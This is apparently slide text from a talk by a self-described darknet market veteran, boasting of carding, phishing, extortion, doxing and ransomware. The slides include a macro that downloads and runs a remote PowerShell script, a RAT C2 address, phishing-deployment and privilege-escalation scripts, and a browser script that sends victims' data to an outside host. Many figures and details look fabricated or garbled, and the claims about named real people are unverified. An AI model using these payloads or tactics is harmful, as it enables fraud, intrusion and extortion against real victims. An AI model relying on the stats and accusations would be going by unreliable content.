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DEF CON 33 // LAS VEGAS 2025 //



Carding, Sabotage & Survival

A Darknet Market Veteran's Story



Godman666



45-Minute Talk



Track 2

10+ years evolution from carding to psychological warfare across three
eras of darknet market operations

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Darknet Markets: 20 Years of Evolution

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\$1.2B+

Peak AlphaBay Revenue (2017)


40+

Major Markets: 2010-2023

87%

Exit Scam or LE Takedown Rate

Market Evolution Timeline



📈 Witnessed 3 distinct eras: Carding (2005-2013), Bitcoin (2013-2019), Advanced Phishing (2019+)

🎯 From small-time EGold hustles to shutting down markets with pure social engineering

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// SECTION 01 //

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Part 1: The Carding Foundation

01

How the carding underworld looks from the inside. Early days, formative lessons, and why technical and psychological evolution was key to survival.

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🕒 2005-2013

🛡️ EDUCATIONAL PURPOSES ONLY

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Getting Into Carding: Technical Methods

>_ Yahoo Chat Protocols:

YMSG v9-11 protocol exploits: unencrypted room data, weak authentication tokens, persistent session hijacking

⚙️ Key Malware:

CardersMarket Zeus variant, SpyEye, Limbo Panel v1.6, BlackEnergy keyloggers specifically targeting financial data


🗄️ Database Structures:

MySQL dumps with unsalted MD5 hashes, Access DB files (.mdb) with payment records, CVV2/Track2 data formatting:

```
4356*****7865|0224|721|SMITH JOHN
```

```
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```

EGold Transaction Flow (2005-2007)



- No ID verification - Instant settlement - Gold-backed value

E-Gold transaction IDs: Numeric only, no 2FA, vulnerable to CSRF attacks

```
POST /acct/confirm.html HTTP/1.1
Host: e-gold.com
amount=5.00006payee_account=1234567&memo=cards
```

Common Database Sources:

🛒 OSCommerce

📦 ZenCart

💳 Authorize.net

🏦 Small Credit Unions

🛡️ 2005-2013

Reality of Operations

🏠 Drop Houses:

Short-term rental properties paid with prepaid cards

Average lifespan: 2-3 weeks before detection

Pattern: Ship to 6-8 nearby addresses, then rotate

🕵️ LE Detection Methods:

- USPS flagging algorithm: 3+ packages to new recipient
- Fusion center data matching 2017-present
- Carrier data correlation with fraud databases
- Traffic analysis: card → reshipping → marketplace

🔍 Forensic Techniques:

- Correlation of EXIF data from confirmation photos
- Fingerprinting from shipping materials (93% ID rate)
- GSM proximity logging even with burners
- IMEI tracking across device changes

Drop House Detection Flow



CASE STUDY: "Miami-15" Operation

- 15 drop houses in Miami metro burned simultaneously
- Detection from single OPSEC failure: reused burner phone
- One confirmation photo contained GPS metadata
- 8 operators arrested, 3 higher-ups identified
- Burned 22,000 cards, \$1.3M in ordered merchandise
- Full forensic timeline mapped in 72 hours

Evolution & Stepping Away

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> **Technical progression:** From simple carding to sophisticated operations

> **Why I stepped away:** Escalating risks and increased law enforcement attention

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> **Lessons learned:** Skills that survived beyond the carding world

> **Preparing for return:** Building skills for the Bitcoin renaissance

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// SECTION 02 //

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Part 2: Bitcoin Renaissance & Market Wars

02

From carded goods to Bitcoin: Navigating chaos, reinvention, and betrayal in the era of Silk Road and AlphaBay.

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🕒 2013-2019

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The 2013 Darknet Comeback

Silk Road Architecture:

Hidden service (.onion) with PHP/MySQL backend

```
GET /silkroad/home.php HTTP/1.1
Host: silkroadvb5piz3r.onion
Cookie: session=a52cb7d9c0893b...
```

Bitcoin Tumbling Technique:


Used nested wallet chains with 2% fee per hop

```
TX: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa
→ 3FX7...[tumbler]
→ 3+ intermediate addresses
→ Market wallet
```

Phishing Techniques:

- DNS poisoning of .onion resolvers
- Forum XSS injection via PMs
- Clone sites with 1-character difference
- Vendor impersonation: silkroadd vs silkroad


SILK ROAD NETWORK TOPOLOGY



Success Metrics:

- 1st Week Phishing: 15 accounts
- Average take: 0.8 BTC/account
- 2nd Month: 63 accounts
- ~\$80,000 total (2013 value)

Market Cycle Hell



Silk Road

Oct 2013 | FBI Takedown

26,000 BTC seized (~\$3.6M)

Vuln: CAPTCHA server leaked real IP

Silk Road 2.0

Nov 2014 | LE Operation Onymous

\$18M stolen in Feb 2014 hack

Vuln: Admin "Defcon" real IP exposed

Evolution

Mar 2015 | Exit Scam

~40,000 BTC stolen (~\$12M)

Vuln: Centralized escrow control

AlphaBay

Jul 2017 | LE Operation Bayonet

200,000+ users, \$1B+ in transactions

Vuln: Admin email in welcome msgs

The Trappy/Alpha02 Incident

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How It Went Down



Pivotal Error: WHOIS + Reddit Data

Trappy posted on Reddit using same network as AB admin panel. Traffic analysis revealed identical TLS handshake patterns to AlphaBay server.

```
# TLS fingerprint match:
JA3 Hash: a0e9f5d64349fb13191bc781f81f42e1
# Domain WHOIS leak:
Registrant: Alexandre Cazes
Email: Pimp_Alex_91@hotmail.com
```

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Technical Methods Used

 **TCP/IP Analysis:** Identified identical TCP window sizes and TTL values between Reddit posts and AB admin panel

 **Business Website Deanonymization:** Discovered EBX Technologies with PHP code stylistically identical to AlphaBay's

 **Extortion Method:** Demanded 150 BTC via multi-sig escrow with intermediary admins; established dead man's switch with Tor hidden service

 **Kinger's Betrayal:** Given 40% cut but leaked operation details to /r/darknetmarkets mods; resulted in coordinated DDOS on our infrastructure

Aftermath & Lessons

- Alpha02 (Alexandre Cazes) committed suicide in Thai prison cell in July 2017
- I was in DC operating Bitcoin ATM during the bust - perfect placement to capitalize on the chaos
- Key lesson: Even sophisticated operators make basic OPSEC mistakes under pressure

// SECTION 03 //

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Part 3: Phishing Wars & Modern Operations

03

Professionalization of phishing, high-stakes social engineering, and grey-hat legality in the modern darknet.

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🕒 2019-Present

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Hidden Hand Forum Technical Takeover

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CVE-2019-11581


Jira Template Injection

Njrat 0.7d

Modified RAT Payload

4 BTC

Admin Extortion Demand



Malware Payloads

- Stealers: XLoader, Raccoon v2
- RATs: NjRAT 0.7d (modified), DarkComet 5.3
- Keyloggers: Zeus Panda, HawkEye Reborn v9 01101111 01110110 01100101 01110010
- C2 Protocol: RC4 encrypted, DNS exfiltration

Vulnerability Chain

- Entry Point: SQLi in phpBB 3.0.11 search.php
- Privilege Esc: PHP serialize exploit in user pref
- Server Access: Unrestricted file upload + .htaccess trick
- Persistence: Cron job + modified core files

War for Empire: Phishing Infrastructure

Phishing Architecture

```
$ domain_pattern="emp[0-9]{1,3}\.onion"  
$ rotation_interval=6 # hours  
$ obfuscation="punycode + UTF-8 rtl"
```

Deployed 47 concurrent phishing domains with 6-hour rotation schedule. Used right-to-left Unicode characters to create visually identical domains.

Vendor Compromise Method

- ▶ Captured PGP private keys from infected marketplaces
- ▶ Session hijacking via XSS in forum signature fields
- ▶ RAT payloads via corrupted dispute image attachments
- ▶ Vendor-specific phishing targeting 152 high-value accounts

Support Ticket Volume (3-Week Campaign)



14,278

Phishing Victims

9,621

Support Tickets

87%

Admin Burnout Rate

Special Forces Manual Implementation

Applied FM 3-05.130 doctrine: sustained low-intensity conflict to degrade enemy capabilities without direct confrontation.

- Results:
- 152 vendor accounts compromised
 - 37 with webcam footage captured
 - \$1.2M in crypto redirected
 - 3 admins quit the market

Modern Darknet Money & Psyops

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Document Warfare

Operation DMCA Blackout

Official-looking document containing:

- Real attorney letterhead (stolen from DMCA filings)
- Fabricated corporate parent company connections
- Market admin personal details (home address)
- Shell company tax filings (from public records)
- Log snippets showing real clearnet IPs

Result: Empire Market admin panic shutdown within 24 hours

AlphaBay 2.0 Technical Adaptations

- | | |
|--|--|
|  I2P + XMR Only |  DMCA Countermeasures |
|  Restricted Vendor Access |  Mirrored Frontends |

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Technical Social Engineering

Fear Amplification

Combining real data leaks (10%) with fabricated claims (90%) to create devastating psyops materials.

Used on: 3 markets, 14 vendors

Info Monetization

Wikipedia editing (\$400-800/page), OSINT reports (\$1000+), vendor identity data (\$5000+/profile)

Vendor Targeting

PGP key analysis, shipping pattern correlation, custom spear-phishing domains with 62% success rate

Legal Gray Areas

LLC firewalls, offshore legal services, cryptocurrency mixing via mid-tier exchanges

>_ The Document That Killed [REDACTED] Market

```
$ cat market_kill.sh
# 1. Extract admin OPSEC fails from Reddit history
# 2. Correlate with property records + tax filings
# 3. Document chain-of-custody from market to clearnet
# 4. Format as formal legal notice with 24hr deadline
# 5. Deliver via personal channel (not market comms)
$ ./market_kill.sh
Admin offline: TRUE
Market status: SHUTDOWN
BTC transferred: 20.4381
```

The Trappy/Alpha02 Story

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Website Exposure Analysis

```
$ whois alphabay.com
Domain Name: alphabay.com
Registrant Name: Alexandre Cazes
Registrant Email: pimp_alex_91@hotmail.com
Creation Date: 2014-10-14T16:36:51Z
Updated Date: 2017-01-02T12:19:24Z
Registrar: GoDaddy.com, LLC
```

Trappy's forum posts connected to admin's real identity through OSINT correlation with his LinkedIn and personal website analytics

25 BTC

Initial extortion demand

\$4.6M

Seized in Alpha02's mansion

The Betrayal Sequence

Big Mouth OPSEC Failure

Trappy (AlphaBay PR) accidentally revealed connection to company "EliTech" in a forum post by using identical phrasing as their website

The Extortion Play

Blackmail demand: 25 BTC sent to 3 different wallets with proof of connection between Alpha02's identity and AlphaBay operations

Kinger's Double-Cross

Trusted with sensitive dox info, Kinger leaked details to competitors while pretending to assist with security hardening

/r/DarkNetMarkets Fallout

Coordinated leak triggered Reddit investigation: 143 posts analyzed, 2 mod accounts compromised, exposing operational security details

Technical Takeaway: Even a single shared element between illegal operations and personal identity creates catastrophic attack vectors for both blackmail and law enforcement.

AlphaBay Bust & Bitcoin ATM Ops

AlphaBay Takedown Timeline



📍 **Columbia Heights DC: Living 2 blocks from the only Bitcoin ATM during the AB bust**

💰 **ATM cash-out pipeline: \$14,000 daily withdrawal limit with zero KYC below \$3k/day**

👤 **Signal groups formed with vendors needing emergency cash-outs during the chaos**

♻️ **Used market chaos to restart ops: 187 BTC recovered from stranded vendor wallets**

ATM Operation Stats

Daily Transactions:	42-68
Avg. Transaction:	\$2,860
Commission:	14-22%
Bitcoin Price (July 2017):	\$2,480
Wallet Monitoring:	Chainalysis v1.4

btc_recovery.sh

```
$ ./wallet_recovery -t ab_vendor_list
[+] Scanning AlphaBay vendor wallet list
[+] Found 128 accessible wallets
[+] Checking balances...
[+] 61 wallets with balance > 0.1 BTC
[+] Total recoverable: 187.4215 BTC
[+] Setting up mixer chain: AB→Wasabi→XMR→BTC
[+] Starting recovery operation...
$ _
```


Hidden Hand Takeover

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Attack Vectors Used

1. NanoCore RAT v1.2.2.0

Custom .NET reflective loader, Mutex obfuscation, C2 at 185.163.45[.]2:4444

2. AgentTesla Stealer

Modified build to evade Defender, custom C# packing, Base64 config

3. Zero-day PHP injection

vBulletin CVE-2019-16759 pre-auth RCE exploit chain

Data Extraction Success Rate

Forum credentials:	94%
Market credentials:	67%
Crypto wallets:	32%
Admin server access:	100%

Exploitation Timeline

```
# Initial access via social-engineered backdoored theme
$ ssh backdoor@hiddenhand.onion -p 2222
Connected to hidden service via Tor circuit
$ sudo ./privesc.sh
kernel 2.6.32 detected - using CVE-2016-5195
# root@hiddenhand:~#
```

Keylogger Command & Control


Active infected systems:	124
Daily keyboard logs:	~4.7GB
Webcam snapshots:	317

Admin Extortion Tactics

-  Demanded 18 BTC for not doxing forum members
-  Created database deadman's switch using CryptoLocker variant
-  Used forum access to apply to GandCrab RaaS in Spanish

Real Estate Agent Campaign

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
Target Selection

Gmail scraping




Vulnerability Scan

Outdated CMS



Payload Creation

DOCX/PDF weaponization



Delivery

Spoofed email



Ransomware

GandCrab activation

Technical Implementation

- Target Selection:** Scraped 12,400+ Gmail accounts using custom regex for real estate domains
- Vulnerability Scanner:** Custom Python script targeting WordPress 4.x, Joomla 3.x with outdated plugins
- Document Weaponization:** "Housing Market Analysis.docx" with embedded OLE objects and macros

```
$ python3 recon.py -d realtor.com -o realtors.txt
> Identified 2,412 active agents
> Checking WordPress versions...
> Found 873 vulnerable instances
> Generating payload matrix...
> Creating spoof domain: realtors-association.com
```

GandCrab Payloads



Housing_Market_Analysis.docx

Macro-enabled document

2.3 MB

```
Sub AutoOpen()
  PowerShell "iex(New-Object Net.WebClient).DownloadString('hxxp://cdn-market-
data.biz/gc.ps1')"
End Sub
```

Campaign Results

Emails Sent

4,128

Open Rate

76%

Infection Rate

42%


Payment Rate

24% (\$1.3M BTC)

Empire Phishing War

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Empire Market Conflict Timeline



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War Declaration

// Message sent to Empire admin via Jabber [redacted]

Date: 2019-06-XX 03:41:22 UTC

You have exactly 12 hours to pay what's owed or your forums get hit with every phishing variant I can deploy.

Technical Arsenal

12

Clone domains with TLS certs

47

Vendor accounts compromised

8

Custom phishing kits

5,000+

Support tickets generated

Phishing Techniques



Onion domain rotation



Forged PGP signatures



Vendor escrow theft



Cookie session hijacking



Reddit referral campaigns



2FA bypass exploits

Big Blue Market Betrayal

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Labor Dispute

Admin refused to pay for completed work, triggering contract violation - classical principle-agent problem in criminal markets

Christmas Heist

Strategic backdoor access installed prior to dispute allowed extraction of 20.4381 BTC (~\$167,500) on Dec 25

```
// Extraction Transaction
Method: XMR Bridge Conversion
FROM: 1BlueM4rktZqLsnzXPA9nn...
TO: 44moneroABC123zKju9HnBrTR...
TIMESTAMP: 12/25/2019 03:14:07 UTC
```

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245

Vendors Affected

3,914

Orders Lost

0


LE Involvement

8

Hours to Execute

BTC Short Position

Admin shorted BTC at \$7,900 with 10x leverage. Price increased to \$9,200 triggering margin call, wiping escrow funds



Perfect Storm

Triple failure cascade: Internal security breach + BTC price surge + holiday season absence of technical oversight

Guerrilla Phishing Campaign

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Special Forces Field Manual Adaptation

FM 3-05.130 // UNCONVENTIONAL WARFARE

- 🎯 Target Selection: Vendors with 4.8+ ratings
- 👥 Attacks from multiple vectors simultaneously
- 🔗 Supply chain disruption methodology

```
#!/bin/bash
# Empire Target Selection Script v1.2
./scan-vendors.py --min-rating=4.8 --min-sales=500
./generate-domains.py --template="empire-{vendor}"
for domain in $(cat domains.txt); do
  ./deploy-phish.py --domain=$domain --template=empire
  ./notify-vendor.py --method=pgp --message="security-update"
done
```

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Vendor Compromise Tactics

📁 Credential harvesting: 48 vendors compromised in 72 hours

📷 RAT injection through fake 2FA verification docs

VENDOR-12AE [WEBCAM]



Package preparation caught on camera

VENDOR-09FF [SCREEN]



Admin PGP keys exposed

3-Week Dox Campaign Results:

63

Vendors Doxed

~12k

Support Tickets

42%

Market Disruption

“The objective is not to breach a single vendor, but to create an environment of uncertainty that undermines the entire market's operations.”


”

Victory Through Attrition

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Support Ticket Hell

```
# Automated phishing pipeline
tickets_per_day = 850
support_capacity = 200
overflow_factor = tickets_per_day/support_capacity
# Result: 425% system overload
```



Success Metrics

23,800

Total Support Tickets Generated

68%

Support Staff Burnout Rate

432%

Average Response Time Increase

4.2 BTC

Revenue From Phished Accounts

Psychological Victory



/* Empire Admin Chat Log: Day 28 */

```
admin1> we can't keep up with these tickets
admin2> 4th support guy quit today
admin1> vendor trust rating down 43%
admin2> we're making $$ but at what cost
admin1> these aren't technical attacks
admin2> it's psychological warfare
admin1> he's winning without hacking us
```

👑 Strategic warfare over technical exploits: vendors lost trust in marketplace support

💰 Empire kept making money but operational burden exceeded profit value

AlphaBay 2 & Legal Warfare

DeSnake's Return (2021)

PGP Verification Chain

Verified ✓

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512
```

```
I am DeSnake, former security administrator of the original AlphaBay.
Today, August 7, 2021, marks the official launch of AlphaBay 2.0.
-----BEGIN PGP SIGNATURE-----
[SIGNATURE TRUNCATED]
-----END PGP SIGNATURE-----
```

Original key: 0x43111C4FA90E4EB0

 **I2P-only marketplace (no Tor)**
Enhanced security against network analysis

 **XMR-only transactions**
Eliminated BTC tracing vulnerability

Legal Warfare Toolkit

24

DMCA takedowns executed

87%

Success rate

\$48K+

Legal fees paid

 **Offshore Legal Shield**
Belize, Panama & Seychelles law firms for DMCA abuse

 **Competitive Intelligence Gathering**
Automated OSINT scrapers targeting 14 competitors

 **False Flag Operations**
Planted "evidence" of LE cooperation on rivals

</> Sabotage Operations: Client-Side Vulnerability Scanner

```
// Covert fingerprinting script injected into phished competitor admin panel
async function fingerprint() {
  const osInfo = navigator.userAgent;
  const timezone = Intl.DateTimeFormat().resolvedOptions().timeZone;
  const canvas = document.createElement('canvas');
  const gl = canvas.getContext('webgl');
  const debugInfo = gl.getExtension('WEBGL_debug_renderer_info');
  const gpu = gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL);
  const data = { osInfo, timezone, gpu, timestamp: Date.now() };
  await fetch('hxtps://analytics-service.io/collect', {
    method: 'POST',
    body: JSON.stringify(data)
  });
}
```

The Final Social Engineering Victory

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The Document That Killed a Market

